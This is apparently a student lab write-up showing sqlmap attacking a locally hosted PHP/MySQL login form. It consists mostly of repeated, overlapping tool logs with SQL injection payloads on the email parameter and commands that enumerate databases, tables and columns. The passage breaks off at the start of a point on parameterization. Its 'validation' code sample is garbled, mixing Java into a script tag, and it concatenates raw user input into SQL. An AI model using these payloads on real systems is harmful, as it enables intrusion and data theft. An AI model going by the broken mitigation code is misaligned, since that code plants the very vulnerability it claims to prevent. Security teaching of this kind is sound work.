[20:47:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[20:47:41] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[20:47:43] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[20:47:44] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[20:47:45] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[20:47:46] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[20:47:47] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[20:47:47] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[20:47:47] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[20:47:47] [INFO] testing 'MySQL >= 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'
[20:47:47] [INFO] testing 'MySQL >= 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'
[20:47:47] [INFO] testing 'MySQL >= 5.7.8 error-based - ORDER BY, GROUP BY clause (JSON_KEYS)'
[20:47:47] [INFO] testing 'MySQL >= 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'
[20:47:47] [INFO] testing 'MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'
[20:47:47] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[20:47:47] [INFO] testing 'MySQL inline queries'
[20:47:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[20:47:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[20:47:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[20:47:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[20:47:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[20:47:50] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[20:47:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:47:52] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[20:47:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
```



```
[20:47:47] [INFO] testing 'MySQL >= 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'
[20:47:47] [INFO] testing 'MySQL inline queries'
[20:47:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[20:47:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[20:47:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[20:47:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[20:47:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[20:47:50] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[20:47:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:47:52] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[20:47:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[20:47:54] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
[20:47:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
[20:47:56] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
[20:47:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
[20:47:58] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
[20:47:58] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[20:47:59] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[20:48:00] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[20:48:02] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[20:48:03] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[20:48:03] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[20:48:04] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[20:48:05] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[20:48:06] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[20:48:07] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
[20:48:08] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[20:48:09] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[20:48:10] [INFO] testing 'MySQL AND time-based blind (ELT)'
[20:48:11] [INFO] testing 'MySQL OR time-based blind (ELT)'
[20:48:12] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[20:48:12] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[20:48:13] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:48:14] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:48:14] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[20:48:14] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)'
[20:48:14] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[20:48:14] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[20:48:15] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[20:48:15] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[20:48:15] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[20:48:15] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[20:48:16] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[20:48:16] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[20:48:16] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[20:48:16] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:48:16] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:48:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:48:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[20:48:16] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
```



```
[20:48:16] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:48:16] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:48:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:48:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[20:48:16] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[20:48:16] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[20:48:16] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[20:48:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:48:39] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[20:48:47] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[20:48:56] [WARNING] POST parameter 'pswd' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 4165 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=test@gmail.com' AND 4616=4616 AND 'TSEt'='TSEt&pswd=qwer45

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=test@gmail.com' OR (SELECT 3958 FROM(SELECT COUNT(*),CONCAT(0x71786b7071,(SELECT (ELT(3958=3958,1))),0x7171766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'TdNx'='T
dNx&pswd=qwer45

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=test@gmail.com' AND (SELECT 6162 FROM (SELECT(SLEEP(5)))DWiJ) AND 'EQdc'='EQdc&pswd=qwer45
---
[20:48:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:48:56] [INFO] fetching database names
[20:48:56] [INFO] retrieved: 'information_schema'
[20:48:56] [INFO] retrieved: 'db_connect'
[20:48:56] [INFO] retrieved: 'dvwa'
[20:48:56] [INFO] retrieved: 'food-waste'
[20:48:56] [INFO] retrieved: 'food_waste'
[20:48:56] [INFO] retrieved: 'mohan'
[20:48:56] [INFO] retrieved: 'mysql'
[20:48:56] [INFO] retrieved: 'performance_schema'
[20:48:56] [INFO] retrieved: 'phpmyadmin'
[20:48:56] [INFO] retrieved: 'test'
available databases [10]:
[*] db_connect
[*] dvwa
[*] food-waste
[*] food_waste
[*] information_schema
[*] mohan
[*] mysql
```




```
Select Command Prompt
[20:48:39] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[20:48:47] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[20:48:56] [WARNING] POST parameter 'pswd' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 4165 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=test@gmail.com' AND 4616=4616 AND 'TSEt'='TSEt&pswd=qwer45

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=test@gmail.com' OR (SELECT 3958 FROM(SELECT COUNT(*),CONCAT(0x71786b7071,(SELECT (ELT(3958=3958,1))),0x7171766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'TdNx'='T
dNx&pswd=qwer45

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=test@gmail.com' AND (SELECT 6162 FROM (SELECT(SLEEP(5)))DWiJ) AND 'EQdc'='EQdc&pswd=qwer45
---
[20:48:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:48:56] [INFO] fetching database names
[20:48:56] [INFO] retrieved: 'information_schema'
[20:48:56] [INFO] retrieved: 'db_connect'
[20:48:56] [INFO] retrieved: 'dvwa'
[20:48:56] [INFO] retrieved: 'food-waste'
[20:48:56] [INFO] retrieved: 'food_waste'
[20:48:56] [INFO] retrieved: 'mohan'
[20:48:56] [INFO] retrieved: 'mysql'
[20:48:56] [INFO] retrieved: 'performance_schema'
[20:48:56] [INFO] retrieved: 'phpmyadmin'
[20:48:56] [INFO] retrieved: 'test'
available databases [10]:
[*] db_connect
[*] dvwa
[*] food-waste
[*] food_waste
[*] information_schema
[*] mohan
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[20:48:57] [INFO] fetched data logged to text files under 'C:\Users\R.Mohana kannan\AppData\Local\sqlmap\output\localhost'

[*] ending @ 20:48:57 /2021-11-30/
```

Extracting contents of a particular database

To extract the tables of a particular database run the following code:

sqlmap.py -r D:\request.txt -D ism project –tables

Here the tables have been extracted out of the project database.




```
Command Prompt

C:\sqlmap>python2 sqlmap.py -r D:\request.txt -D isaa_project --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.11.10#dev}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:30:43 /2021-12-01/

[16:30:43] [INFO] parsing HTTP request from 'D:\request.txt'
[16:30:48] [INFO] resuming back-end DBMS 'mysql'
[16:30:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=test@gmail.com' AND 4616=4616 AND 'TSEt'='TSEt&pswd=qwer45

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=test@gmail.com' OR (SELECT 3958 FROM(SELECT COUNT(*),CONCAT(0x71786b7071,(SELECT (ELT(3958=3958,1))),0x7171766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'TdNx'='T
dNx&pswd=qwer45

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=test@gmail.com' AND (SELECT 6162 FROM (SELECT(SLEEP(5)))DWiJ) AND 'EQdc'='EQdc&pswd=qwer45
---
[16:30:49] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:30:49] [INFO] fetching tables for database: 'isaa_project'
[16:30:49] [INFO] retrieved: 'items'
[16:30:49] [INFO] retrieved: 'registration'
Database: isaa_project
[2 tables]
+--------------+
| items        |
| registration |
+--------------+

[16:30:49] [INFO] fetched data logged to text files under 'C:\Users\R.Mohana kannan\AppData\Local\sqlmap\output\localhost'

[*] ending @ 16:30:49 /2021-12-01/
```


Now to further Retrieve the columns of a particular table of a database run the following command.

sqlmap.py -r D:\request.txt -D ism project -T items --columns

Here we are retrieving the columns of the items table in the ism project database.



```
Command Prompt
[*] ending @ 16:30:49 /2021-12-01/


C:\sqlmap>python2 sqlmap.py -r D:\request.txt -D isaa_project -T items --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.11.10#dev}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:32:23 /2021-12-01/

[16:32:23] [INFO] parsing HTTP request from 'D:\request.txt'
[16:32:24] [INFO] resuming back-end DBMS 'mysql'
[16:32:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: email=test@gmail.com' AND 4616=4616 AND 'TSEt'='TSEt&pswd=qwer45

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=test@gmail.com' OR (SELECT 3958 FROM(SELECT COUNT(*),CONCAT(0x71786b7071,(SELECT (ELT(3958=3958,1))),0x7171766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'TdNx'='T
dNx&pswd=qwer45

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=test@gmail.com' AND (SELECT 6162 FROM (SELECT(SLEEP(5)))DWiJ) AND 'EQdc'='EQdc&pswd=qwer45
---
[16:32:24] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:32:24] [INFO] fetching columns for table 'items' in database 'isaa_project'
[16:32:24] [INFO] retrieved: 'Item_Name'
[16:32:24] [INFO] retrieved: 'varchar(40)'
[16:32:24] [INFO] retrieved: 'Owner_Name'
[16:32:24] [INFO] retrieved: 'varchar(40)'
[16:32:24] [INFO] retrieved: 'updatedBid'
[16:32:24] [INFO] retrieved: 'bigint(20)'
[16:32:24] [INFO] retrieved: 'Img_File'
[16:32:24] [INFO] retrieved: 'longblob'
Database: isaa_project
Table: items
[4 columns]
```




```
Command Prompt
    Payload: email=test@gmail.com' AND (SELECT 6162 FROM (SELECT(SLEEP(5)))DWiJ) AND 'EQdc'='EQdc&pswd=qwer45
---
[16:32:24] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.12, Apache 2.4.51
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:32:24] [INFO] fetching columns for table 'items' in database 'isaa_project'
[16:32:24] [INFO] retrieved: 'Item_Name'
[16:32:24] [INFO] retrieved: 'varchar(40)'
[16:32:24] [INFO] retrieved: 'Owner_Name'
[16:32:24] [INFO] retrieved: 'varchar(40)'
[16:32:24] [INFO] retrieved: 'updatedBid'
[16:32:24] [INFO] retrieved: 'bigint(20)'
[16:32:24] [INFO] retrieved: 'Img_File'
[16:32:24] [INFO] retrieved: 'longblob'
Database: isaa_project
Table: items
[4 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| Img_File   | longblob    |
| Item_Name  | varchar(40) |
| Owner_Name | varchar(40) |
| updatedBid | bigint(20)  |
+------------+-------------+

[16:32:24] [INFO] fetched data logged to text files under 'C:\Users\R.Mohana kannan\AppData\Local\sqlmap\output\localhost'

[*] ending @ 16:32:24 /2021-12-01/


C:\sqlmap>
```

Prevention of SQL Injection

We can mitigate the SQL injections in two ways

1. By validating Inputs :


By validating the inputs, like it should not contain any standalone single quotation marks which a intruder used in the piggy based statement intrusion attack. This is one of the most important steps to preventing SQL injection. Any data that a user can provide, whether via a web form, file, API, or other application needs to be cleansed and validated. This process will check user input for invalid characters, unacceptable length, or any other abnormalities prior to processing or storing it on any production systems. Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input. Validate user-supplied input for expected data types, including input fields like drop-down menus or radio buttons, not just fields that allow users to type in input.



```
<!-- JAVASCRIPT VALIDATION -->

  <script type ="text/javascript">
      var email = "<?php echo $e; ?>" ;
      var password = "<?php echo $p; ?>" ;

      String req_query = "SELECT * FROM registration WHERE Email " + request.getParameter("email"); + "AND password =" + request.getParameter("password");

  </script>
```

2. Parameterization

